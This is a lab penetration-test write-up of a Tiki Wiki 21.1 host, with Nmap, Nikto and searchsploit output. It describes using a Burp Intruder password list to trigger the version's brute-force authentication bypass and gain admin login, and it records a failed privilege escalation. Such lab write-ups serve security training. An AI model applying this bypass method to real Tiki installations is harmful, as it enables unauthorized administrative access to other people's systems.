readme.md

Pentest 17 - Tiki - 39 - 10.14.1.39

Scanning and Enumerating

Nmap

```
Nmap scan report for 10.14.1.39
Host is up, received user-set (0.17s latency).
Scanned at 2023-08-06 15:46:12 EDT for 310s
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE    REASON         VERSION
22/tcp   open  ssh        syn-ack ttl 63 OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 cd:bb:37:7a:fc:a2:56:3f:25:69:54:27:94:2a:81:a4 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDSrdpa5qh6sj/Kdq5O8bk6ycPGelVOORiXAg2B/p2429
|   256 f7:fc:b9:bd:45:b6:e8:40:9d:ee:68:19:d4:48:f5:1d (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBGLxoj7H/M
|   256 10:2c:35:1c:5c:8b:62:73:40:0a:30:00:9a:9a:d5:2a (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBtCUEx5djFMO04UrUZ0ADBjZIrQppBl51sse2O28gsl
80/tcp   open  http       syn-ack ttl 63 Apache httpd 2.4.6 ((CentOS) PHP/7.2.34)
|_http-generator: Tiki Wiki CMS Groupware - https://tiki.org
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-favicon: Unknown favicon MD5: 8039B86E4B5DA2D0A2B0C406ED2CE2E4
|_http-server-header: Apache/2.4.6 (CentOS) PHP/7.2.34
| http-title: Tiki | HomePage
|_Requested resource was http://10.14.1.39/tiki-index.php
| http-robots.txt: 40 disallowed entries
| / /tiki-forums.php /tiki-view_forum.php
| /tiki-index.php /tiki-read_article.php /tiki-view_blog.php
| /tiki-list_file_gallery.php /tiki-view_forum_thread.php /*structure=*  /temp/
| /addons/ /admin/ /backup/ /db/ /doc/ /dump/ /installer/ /lang/
| /maps/ /mods/ /modules/ /permissioncheck/ /popups/
| /templates/ /tests/ /vendor* /get_strings.php /tiki-admin
| /*sort_mode=* /*latest=1* /*PHPSESSID= /*display=print*
| /*show_comzone=* /*page_ref_id=* /*topics_offset=-1* /*show_details=*
|_/*offset=0* /*print=y* /*fullscreen=y* /*mode=mobile*
3306/tcp open  mysql      syn-ack ttl 63 MySQL (unauthorized)
8080/tcp open  http-proxy syn-ack ttl 63
```

```
|_http-favicon: Unknown favicon MD5: F6EE149072C0F07CF229A508B6CD4A74
|_http-title: File Browser
| http-methods:
|_  Supported Methods: GET
| fingerprint-strings:
|   FourOhFourRequest, GetRequest:
|     HTTP/1.0 200 OK
|     Cache-Control: no-cache, no-store, must-revalidate
|     Content-Type: text/html; charset=utf-8
|     X-Xss-Protection: 1; mode=block
|     Date: Sun, 06 Aug 2023 19:46:19 GMT
|     <!DOCTYPE html><html lang="en"><head><meta charset="utf-8"><meta http-equiv="X
|   HTTPOptions:
|     HTTP/1.0 404 Not Found
|     Cache-Control: no-cache, no-store, must-revalidate
|     Content-Type: text/plain; charset=utf-8
|     X-Content-Type-Options: nosniff
|     Date: Sun, 06 Aug 2023 19:46:19 GMT
|     Content-Length: 14
|     Found
|   RTSPRequest:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|_    Request
1 service unrecognized despite returning data. If you know the service/version, plea
SF-Port8080-TCP:V=7.94%I=9%D=8/6%Time=64CFF88C%P=x86_64-pc-linux-gnu%r(Get
SF:Request,11AC,"HTTP/1\.0\x20200\x20OK\r\nCache-Control:\x20no-cache,\x20
SF:no-store,\x20must-revalidate\r\nContent-Type:\x20text/html;\x20charset=
SF:utf-8\r\nX-Xss-Protection:\x201;\x20mode=block\r\nDate:\x20Sun,\x2006\x
SF:20Aug\x202023\x2019:46:19\x20GMT\r\n\r\n<!DOCTYPE\x20html><html\x20lang
SF:=\"en\"><head><meta\x20charset=\"utf-8\"><meta\x20http-equiv=\"X-UA-Com
SF:patible\"\x20content=\"IE=edge\"><meta\x20name=\"viewport\"\x20content=
SF:\"width=device-width,initial-scale=1,user-scalable=no\"><title>File\x20
SF:Browser</title><link\x20rel=\"icon\"\x20type=\"image/png\"\x20sizes=\"3
SF:2x32\"\x20href=\"/static/img/icons/favicon-32x32\.png\"><link\x20rel=\"
SF:icon\"\x20type=\"image/png\"\x20sizes=\"16x16\"\x20href=\"/static/img/i
SF:cons/favicon-16x16\.png\"><link\x20rel=\"manifest\"\x20id=\"manifestPla
SF:ceholder\"\x20crossorigin=\"use-credentials\"><meta\x20name=\"theme-col
SF:or\"\x20content=\"#2979ff\"><meta\x20name=\"apple-mobile-web-app-capabl
SF:e\"\x20content=\"yes\"><meta\x20name=\"apple-mobile-web-app-status-bar-
SF:style\"\x20content=\"black\"><meta\x20name=\"apple-mobile-web-app-title
SF:\"\x20content=\"assets\"><link\x20rel=\"appl")%r(HTTPOptions,DF,"HTTP/1
SF:\.0\x20404\x20Not\x20Found\r\nCache-Control:\x20no-cache,\x20no-store,\
SF:x20must-revalidate\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\n
SF:X-Content-Type-Options:\x20nosniff\r\nDate:\x20Sun,\x2006\x20Aug\x20202
SF:3\x2019:46:19\x20GMT\r\nContent-Length:\x2014\r\n\r\n404\x20Not\x20Foun
SF:d\n")%r(RTSPRequest,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-T
SF:ype:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400
```

```
SF:\x20Bad\x20Request")%r(FourOhFourRequest,11AC,"HTTP/1\.0\x20200\x20OK\r
SF:\nCache-Control:\x20no-cache,\x20no-store,\x20must-revalidate\r\nConten
SF:t-Type:\x20text/html;\x20charset=utf-8\r\nX-Xss-Protection:\x201;\x20mo
SF:de=block\r\nDate:\x20Sun,\x2006\x20Aug\x202023\x2019:46:19\x20GMT\r\n\r
SF:\n<!DOCTYPE\x20html><html\x20lang=\"en\"><head><meta\x20charset=\"utf-8
SF:\"><meta\x20http-equiv=\"X-UA-Compatible\"\x20content=\"IE=edge\"><meta
SF:\x20name=\"viewport\"\x20content=\"width=device-width,initial-scale=1,u
SF:ser-scalable=no\"><title>File\x20Browser</title><link\x20rel=\"icon\"\x
SF:20type=\"image/png\"\x20sizes=\"32x32\"\x20href=\"/static/img/icons/fav
SF:icon-32x32\.png\"><link\x20rel=\"icon\"\x20type=\"image/png\"\x20sizes=
SF:\"16x16\"\x20href=\"/static/img/icons/favicon-16x16\.png\"><link\x20rel
SF:=\"manifest\"\x20id=\"manifestPlaceholder\"\x20crossorigin=\"use-creden
SF:tials\"><meta\x20name=\"theme-color\"\x20content=\"#2979ff\"><meta\x20n
SF:ame=\"apple-mobile-web-app-capable\"\x20content=\"yes\"><meta\x20name=\
SF:"apple-mobile-web-app-status-bar-style\"\x20content=\"black\"><meta\x20
SF:name=\"apple-mobile-web-app-title\"\x20content=\"assets\"><link\x20rel=
SF:\"appl");
Aggressive OS guesses: Linux 2.6.32 (96%), Linux 4.4 (96%), Linux 2.6.32 or 3.10 (95
No exact OS matches for host (If you know what OS is running on it, see https://nmap
TCP/IP fingerprint:
OS:SCAN(V=7.94%E=4%D=8/6%OT=22%CT=1%CU=44274%PV=Y%DS=2%DC=I%G=Y%TM=64CFF9BA
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=106%GCD=1%ISR=10B%TI=Z%II=I%TS=A)SEQ(SP=10
OS:7%GCD=1%ISR=10B%TI=Z%TS=A)SEQ(SP=107%GCD=1%ISR=10B%TI=Z%II=I%TS=A)OPS(O1
OS:=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O5=M5B4ST11NW
OS:7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=
OS:Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%R
OS:D=0%Q=)T2(R=N)T3(R=N)T4(R=N)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q
OS:=)T6(R=N)T7(R=N)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=
OS:G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Uptime guess: 24.805 days (since Wed Jul 12 20:31:37 2023)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=263 (Good luck!)
IP ID Sequence Generation: All zeros

TRACEROUTE
HOP RTT       ADDRESS
1   169.56 ms 10.14.1.39

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://n
# Nmap done at Sun Aug  6 15:51:22 2023 -- 1 IP address (1 host up) scanned in 310.2

PORT     STATE SERVICE REASON         VERSION
3306/tcp open  mysql   syn-ack ttl 63 MySQL (unauthorized)
| banner: C\x00\x00\x00\xFFj\x04Host '172.16.4.1' is not allowed to conne
|_ct to this MySQL server
|_mysql-empty-password: Host '172.16.4.1' is not allowed to connect to this MySQL se
```

OS Type: `Linux 2.6.32 (96%)`

Port	Service	Protocol	Version
22	SSH	TCP	OpenSSH 7.4
80	HTTP	TCP	Apache httpd 2.4.6 ((CentOS) PHP/7.4.30)
3306	mysql	TCP	?
8080	HTTP	TCP	?

Notable items:
MySQL is exposed, but I can't connect from my host. 8080 is serving another undetected webpage.

Nikto

```
+ Server: Apache/2.4.6 (CentOS) PHP/7.2.34
+ /: Retrieved x-powered-by header: PHP/7.2.34.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://devel
+ /: The X-Content-Type-Options header is not set. This could allow the user agent t
+ /: Cookie javascript_enabled_detect created without the httponly flag. See: https:
+ Root page / redirects to: http://10.14.1.39/tiki-index.php
+ /mods/: Directory indexing found.
+ /robots.txt: Entry '/mods/' is returned a non-forbidden or redirect HTTP code (200
+ /robots.txt: Entry '/permissioncheck/' is returned a non-forbidden or redirect HTT
+ /robots.txt: contains 44 entries which should be manually viewed. See: https://dev
+ PHP/7.2.34 appears to be outdated (current is at least 8.1.5), PHP 7.4.28 for the 
+ Apache/2.4.6 appears to be outdated (current is at least Apache/2.4.54). Apache 2.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: 
+ /files/: Directory indexing found.
+ /files/: This might be interesting.
+ /icons/: Directory indexing found.
+ /README: README file found.
+ /xmlrpc.php: xmlrpc.php was found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-res
+ /license.txt: License file found may identify site software.
+ /composer.json: PHP Composer configuration file reveals configuration information.
+ 8523 requests: 0 error(s) and 19 item(s) reported on remote host
+ End Time:           2023-08-06 16:22:00 (GMT-4) (1837 seconds)

+ Target IP:          10.14.1.39
+ Target Hostname:    10.14.1.39
+ Target Port:        8080
+ Start Time:         2023-08-06 15:51:23 (GMT-4)
---------------------------------------------------------------------------
```


```
+ Server: No banner retrieved
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://devel
+ /: The X-Content-Type-Options header is not set. This could allow the user agent t
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /css/: This might be interesting.
+ /img/: This might be interesting.
+ /js: This might be interesting.
+ /fckeditor/editor/dialog/fck_flash.html: FCKeditor could allow files to be updated
+ /FCKeditor/editor/dialog/fck_flash.html: FCKeditor could allow files to be updated
+ /Script/fckeditor/editor/dialog/fck_flash.html: FCKeditor could allow files to be
+ /sites/all/modules/fckeditor/fckeditor/editor/dialog/fck_flash.html: FCKeditor cou
+ /modules/fckeditor/fckeditor/editor/dialog/fck_flash.html: FCKeditor could allow f
+ /class/fckeditor/editor/dialog/fck_flash.html: FCKeditor could allow files to be u
+ /inc/fckeditor/editor/dialog/fck_flash.html: FCKeditor could allow files to be upd
+ /sites/all/libraries/fckeditor/editor/dialog/fck_flash.html: FCKeditor could allow
+ /js/editor/fckeditor/editor/dialog/fck_flash.html: FCKeditor could allow files to
+ /includes/fckeditor/editor/dialog/fck_flash.html: FCKeditor could allow files to b
+ /include/fckeditor/editor/dialog/fck_flash.html: FCKeditor could allow files to be
+ /modules/fckeditor/editor/dialog/fck_flash.html: FCKeditor could allow files to be
+ /plugins/fckeditor/editor/dialog/fck_flash.html: FCKeditor could allow files to be
+ /composer.json: PHP Composer configuration file reveals configuration information.
+ 7737 requests: 0 error(s) and 19 item(s) reported on remote host
+ End Time:           2023-08-06 16:19:15 (GMT-4) (1672 seconds)
```


Exploitation

Initial Access

First I poked at the various sites to try and find what version of Tiki this was running. Nmap and Nikto didn't really report anything amazing - the server on port 8080 had default redirects so I couldn't enumerate anything there. Checking the Tiki page, there wasn't anything particularly special, except for the `/README` which divulged that this was Tiki Wiki 21.1.

Checking on the internets, and searchsploit, `21.1` in particular is vulnerable to an authentication brute force where enough invalid login attempts will permit a login unauthenticated as the admin user. My first attempt was with a python script to automate this, but after getting nowhere with it, I decided to try my hand at Burpsuite.


Tiki | Log In — Mozilla Firefox
Virtual Hacking Labs - Res
Tiki | Log In
10.14.1.39/tiki-login_scr.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec RESET PANEL
tiki wiki cms groupware
Log In
Username:
Password:
I forgot my password
Log in


Mozi
Virtual Hacking Labs - Res
Tiki | HomePage
10.14.1.39/README
10.14.1.39/README
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec R

```
Tiki! The wiki with a lot of features!
Version 21.1


DOCUMENTATION

* The documentation for 21.1 version is ever evolving at http://doc.tiki.org.
  You're encouraged to contribute.

* It is highly recommended that you refer to the online documentation:
* http://doc.tiki.org/Installation for a setup guide

* Notes about this release are accessible from http://doc.tiki.org/Tiki21
* Tiki has an active IRC channel, #tikiwiki on irc.freenode.net

INSTALLATION

* There is a file INSTALL in this directory with notes on how to setup and
  configure Tiki. Again, see http://doc.tiki.org/Installation for the latest install help.

UPGRADES

* Read the online instructions if you want to upgrade your Tiki from a previous release http://doc.tiki.org/Upgrade

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Licensed under the GNU LESSER GENERAL PUBLIC LICENSE. See license.txt for details.

... Have fun!

Note to Tiki developers: update this text through release.php.
```





```
──(autorecon)─(kali㉿kali)-[~/…/results/10.14.1.39/scans/tcp3306]
─$ searchsploit tiki
------------------------------------------------------------------------------------------------------------- ---------------------------
Exploit Title                                                                                               |  Path
------------------------------------------------------------------------------------------------------------- ---------------------------
iki Wiki 15.1 - File Upload                                                                                 | php/webapps/40053.py
iki Wiki 15.1 - File Upload (Metasploit)                                                                    | php/webapps/40091.rb
iki Wiki CMS 15.0 - Arbitrary File Download                                                                 | php/webapps/40080.txt
iki Wiki CMS Calendar 6.15/9.11 LTS/12.5 LTS/14.2 - Remote Code Execution                                   | php/webapps/39965.txt
iki Wiki CMS Groupware - 'url' Open Redirection                                                             | php/webapps/36848.txt
iki Wiki CMS Groupware 21.1 - Authentication Bypass                                                         | php/webapps/48927.py
iki Wiki CMS Groupware 5.2 - Multiple Vulnerabilities                                                       | php/webapps/15174.txt
iki Wiki CMS Groupware 7.2 - 'snarf_ajax.php' Cross-Site Scripting                                          | php/webapps/35974.txt
iki Wiki CMS Groupware 8.1 - 'show_errors' HTML Injection                                                   | php/webapps/36470.txt
iki Wiki CMS Groupware 8.2 - 'snarf_ajax.php' Remote PHP Code Injection                                     | php/webapps/18265.txt
iki Wiki CMS Groupware 8.3 - 'Unserialize()' PHP Code Execution                                             | php/webapps/19573.php
iki Wiki CMS Groupware 8.3 - 'Unserialize()' PHP Code Execution (Metasploit)                                | php/webapps/19630.rb
ikiWik < 4.2 - Multiple Vulnerabilities                                                                     | php/webapps/33726.txt
```



```
611616
611612
61157
611523
61143
611425
611412
611395
6113892
611386
611352
611333
61133
611321
611281
61126112
61126
611256
6112536
6112534
6112533
6112532
6112531
6112526
6112525
611211
611207
```

3. Intruder attack of http://10.14.1.39 - Temporary attack - Not saved to project file

Filter: Showing all items

```
Request  Payload    Status code  Error  Timeout  Length  Comment
17       6112526    200          □      □        49669
18       6112525    200          □      □        49669
19       611211     200          □      □        49669
20       611207     200          □      □        49669
21       6111998    200          □      □        49669
22       6111976    200          □      □        49669
23       6111972    200          □      □        49669
24       611102     200          □      □        49669
25       6110697    200          □      □        49669
26       611066     200          □      □        49669
27       61106      200          □      □        49669
28       61104      200          □      □        49669
29       61100v     200          □      □        49669
```

```
          </span>
          &nbsp;<span class="rboxtitle">
            Error
          </span>
        </div>
        <div class="rboxcontent" style="display: inline">
                Account requires administrator approval.
        </div>
      </div>

      <div class="user form-group row mx-0 clearfix">
        <label for="login-user_2">
```


account — 2 matches

Payload set: 1
Payload type: Simple list

Payload settings [Simple list]
This payload type lets you configure

```
611395
6113892
611386
611352
611333
61133
611321
611281
61126112
```

Payload processing
You can define rules to perform various processing tasks



10.14.1.39/tiki-login_scr.php

Log In

Logged in as:
admin

Log out

Switch User

Username: admin

Switch

This got me into Tiki Wiki - now what?

Privilege Escalation

I really really struggled here and I was unsuccessful. While I was able to determine that filebrowser was running as root and could therefore provide me with /etc/shadow or something, I didn't have the credentials and couldn't find the credentials.

I was able to obtain credentials to MySQL, but I couldn't find or dump the filebrowser logins.

After several hours, and phone a friend, I put this one down - numerically, this was test #17, which threw off my numbering scheme from here as 20 are required.

Identified Vulnerabilities

- CVE

Remediation

